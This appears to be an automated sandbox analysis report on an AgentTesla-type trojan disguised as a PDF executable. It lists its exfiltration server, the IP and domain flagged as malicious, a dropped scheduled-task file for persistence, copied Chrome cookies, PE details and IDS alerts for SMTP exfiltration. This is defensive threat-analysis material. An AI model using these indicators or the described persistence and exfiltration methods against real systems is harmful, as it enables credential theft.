http://www.carterandcone.coml	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.0000000007382000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/x	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.00000000007382000.00000004.00000001.sdmp	false		high
http://https://N2oCWMiTpgUuukNONm.com	NEW-P&I_Circularpdf.exe, 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://1300dentrepair.com.au	NEW-P&I_Circularpdf.exe, 00000008.00000002.910607840.0000000000341B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	NEW-P&I_Circularpdf.exe, 00000000.00000003.645181408.0000000006173000.00000004.00000001.sdmp, NEW-P&I_Circularpdf.exe, 00000000.00000003.645737096.000000000617A000.00000004.00000001.sdmp, NEW-P&I_Circularpdf.exe, 00000000.00000003.645525062.000000000617C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	NEW-P&I_Circularpdf.exe, 00000000.00000002.678400926.00000000007382000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/j	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/h	NEW-P&I_Circularpdf.exe, 00000000.00000003.645525062.0000000000617C000.00000004.00000001.sdmp	false		unknown
http://www.fontbureau.comicFa	NEW-P&I_Circularpdf.exe, 00000000.00000002.677713745.0000000000617A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/a	NEW-P&I_Circularpdf.exe, 00000000.00000003.645321880.0000000006175000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.237.136.115	1300dentrepair.com.au	United States		62729	ASMALLORANGE1US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383960
Start date:	08.04.2021
Start time:	13:09:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW-P&I_Circularpdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/5@5/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 23.54.113.53, 13.64.90.137, 52.147.198.201, 40.88.32.150, 20.50.102.62, 52.155.217.156, 20.54.26.129, 23.0.174.185, 23.0.174.200, 20.82.210.154, 23.10.249.26, 23.10.249.43 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:10:22	API Interceptor	716x Sleep call for process: NEW-P&I_Circularpdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
173.237.136.115	P&I_Circularpdf.exe	Get hash	malicious	Browse	
	P_I_Circularpdf.exe	Get hash	malicious	Browse	
	SQMrG4GNtt.exe	Get hash	malicious	Browse	
	7ioqXtpxzB.exe	Get hash	malicious	Browse	
	LSttFMPFxl.exe	Get hash	malicious	Browse	
	8D19uC6H6A.exe	Get hash	malicious	Browse	
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EQdgnQglqz.exe	Get hash	malicious	Browse	
	BA_Invoices.xlsx	Get hash	malicious	Browse	
	winlog.exe	Get hash	malicious	Browse	
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.607.7165.exe	Get hash	malicious	Browse	
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	
	HzfHUVKWqg.exe	Get hash	malicious	Browse	
	voguUVXD6D.exe	Get hash	malicious	Browse	
	1801011HUASHAN_FDApdf.exe	Get hash	malicious	Browse	
	winlog.exe	Get hash	malicious	Browse	
	FebRevisedSOA.xlsx	Get hash	malicious	Browse	
	FebRevisedSOA.xlsx	Get hash	malicious	Browse	
	xpSmHSVgQ6.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
1300dentrepair.com.au	SQMrG4GNtt.exe	Get hash	malicious	Browse	• 173.237.136.115
	7ioqXtpxzB.exe	Get hash	malicious	Browse	• 173.237.136.115
	LSttFMPFxl.exe	Get hash	malicious	Browse	• 173.237.136.115
	8D19uC6H6A.exe	Get hash	malicious	Browse	• 173.237.136.115
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	EQdgnQglqz.exe	Get hash	malicious	Browse	• 173.237.136.115
	BA_Invoices.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	winlog.exe	Get hash	malicious	Browse	• 173.237.136.115
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	SecuriteInfo.com.Trojan.PackedNET.607.7165.exe	Get hash	malicious	Browse	• 173.237.136.115
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	HzfHUVKWqg.exe	Get hash	malicious	Browse	• 173.237.136.115
	voguUVXD6D.exe	Get hash	malicious	Browse	• 173.237.136.115
	1801011HUASHAN_FDApdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	winlog.exe	Get hash	malicious	Browse	• 173.237.136.115
	FebRevisedSOA.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	FebRevisedSOA.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	xpSmHSVgQ6.exe	Get hash	malicious	Browse	• 173.237.136.115

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASMALLORANGE1US	document-933340782.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-933340782.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	P&I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	P_I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	cGlrfwymND.exe	Get hash	malicious	Browse	• 173.237.136.21
	lC72iEZYZ3.exe	Get hash	malicious	Browse	• 173.237.136.21
	SQMrG4GNtt.exe	Get hash	malicious	Browse	• 173.237.136.115

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7ioqXtpxzB.exe	Get hash	malicious	Browse	• 173.237.136.115
	LSttFMPFxl.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-1529481003.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	8D19uC6H6A.exe	Get hash	malicious	Browse	• 173.237.136.115
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW-P&I_Circularpdf.exe.log

Process:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpBA76.tmp

Process:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1639
Entropy (8bit):	5.169921758999597
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGqtn:cbhK79lNQR/rydbz9l3YODOLNdq37
MD5:	43373B9D5A48D8419A557B07F35F5896
SHA1:	2FF94AB496897AF7F51E531CE9A6FBBC6FDFC96B
SHA-256:	B09542AE227BFD70AFB23CB4E2E9026C9D32BD77E85E052A65AA15A3205BADC4
SHA-512:	7F049DFE750BECFFAA05E41C5DF0390B0D067E8FFF3C6E586A3D94E99E80CA31EF5E47349B8FB8DEEDA13B6D41EC23B2E949A2D36641F688CD024D7C757FBB61
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\sfgTsm.exe	
Process:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	985088
Entropy (8bit):	7.515094918099381
Encrypted:	false
SSDEEP:	24576:uAbYagDnDlWBEZFMKzobF1b0kZSKfElfpBrZKG/rZKuum:caynsnDonb0kCnMOd
MD5:	182216A47605C50DB6B8796ADFF4E3F9
SHA1:	06C36B24B2D877600500590D2B57F670D58773FC
SHA-256:	408D0B8CF4DF11F74ECD574DCCDCC5BC7FDF483FCE512401E0C767E801815357
SHA-512:	654E99EE9AD6A52A87E03B1C13C1F44284F004713C42D9FB464F635DD6259682F6DF0CC661A923C9CC9298C03137170342ED81E6F6DC4F79CC060E3589305AC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 23%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...$.m`.....P..`..... .....@.. .....`..... ..@.....d...O.....@..... ..... ..H.....text...._... ..`..... ..`.rsrc.....b.....@..@.rel oc.....@.....@..B.....H.....|<...O.....d.....0.....(....(.....(.....o.....*.....(.....(!.....("....(#.....($....*N..(....o.... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0..<.....~.....(1.....,!r...p.....(2...o3...s4.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\sfgTsm.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.515094918099381
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	NEW-P&I_Circularpdf.exe
File size:	985088
MD5:	182216a47605c50db6b8796adff4e3f9
SHA1:	06c36b24b2d877600500590d2b57f670d58773fc
SHA256:	408d0b8cf4df11f74ecd574dccdcc5bc7fdf483fce512401e0c767e801815357
SHA512:	654e99ee9ad6a52a87e03b1c13c1f44284f004713c42d9fb464f635dd6259682f6df0cc661a923c9cc9298c03137170342ed81e6f6dc4f79cc060e3589305acd
SSDEEP:	24576:uAbYagDnDIWBEZFMKzobF1b0kZSKfElfpBrZKG/rZKuum:caynsnDonb0kCnMOd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...$.m`.....P..`..... .....@.. ..... `.....@.....

File Icon

Icon Hash:	cc92316d713396e8

Static PE Info

General

Entrypoint:	0x4d7fb6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606D0A24 [Wed Apr 7 01:25:56 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add al, 00h
add byte ptr [eax], al
add byte ptr [eax], al
add al, 00h
add eax, dword ptr [eax]
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax+0000000Eh], al
jo 00007F8B00C223B2h
add byte ptr [eax+00000010h], al
mov byte ptr [eax], al
add byte ptr [eax+00000018h], al
mov al, byte ptr [00800000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al
add byte ptr [eax], al
push es
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [eax+02800000h], bh
add byte ptr [eax], al
add al, dl
add byte ptr [eax], al
add byte ptr [ebx], 00000000h
add byte ptr [eax], al
call 00007F8B054223B5h
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax

Instruction
add byte ptr [18000000h], 00000001h
add byte ptr [eax+00000006h], al
xor byte ptr [ecx], al
add byte ptr [eax+00000000h], al
add byte ptr [eax], al
add byte ptr [eax], al
add al, 00h
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd7f64	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd8000	0x1a300	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xf4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd5fbc	0xd6000	False	0.854824173116	data	7.79009992591	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd8000	0x1a300	0x1a400	False	0.141173735119	data	3.02489396715	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xf4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd8220	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0xd8688	0x162a	PNG image data, 256 x 256, 8-bit colormap, non-interlaced		
RT_ICON	0xd9cb4	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xdc25c	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xdd304	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0xedb2c	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xf1d54	0x5a	data		
RT_VERSION	0xf1db0	0x364	data		
RT_MANIFEST	0xf2114	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2021
Assembly Version	7.0.0.1
InternalName	IComparable.exe
FileVersion	7.0.0.1
CompanyName	FileCodeGroup
LegalTrademarks	
Comments	FileCodeGroup
ProductName	Major Project
ProductVersion	7.0.0.1
FileDescription	Major Project
OriginalFilename	IComparable.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:12:13.204249	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49764	587	192.168.2.4	173.237.136.115
04/08/21-13:12:18.732561	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
04/08/21-13:12:18.883815	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49765	587	192.168.2.4	173.237.136.115

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:12:11.751586914 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:11.892724037 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:11.892872095 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:12.341229916 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:12.341945887 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:12.483016968 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:12.484559059 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:12.626087904 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:12.631182909 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:12.772691011 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:12.775338888 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:12.916110039 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:12.918951988 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.061511040 CEST	587	49764	173.237.136.115	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:12:13.061804056 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.202497005 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:13.202527046 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:13.204248905 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.204457045 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.205173969 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.205271006 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:13.345253944 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:13.346101999 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:13.346486092 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:13.387209892 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:16.108810902 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:16.249650002 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:16.250262976 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:16.250387907 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:16.250555038 CEST	49764	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:16.391377926 CEST	587	49764	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:17.700057030 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:17.844805002 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:17.845001936 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.000863075 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.001379013 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.146533966 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.147116899 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.292532921 CEST	587	49765	173.237.136.115	192.168.2.4
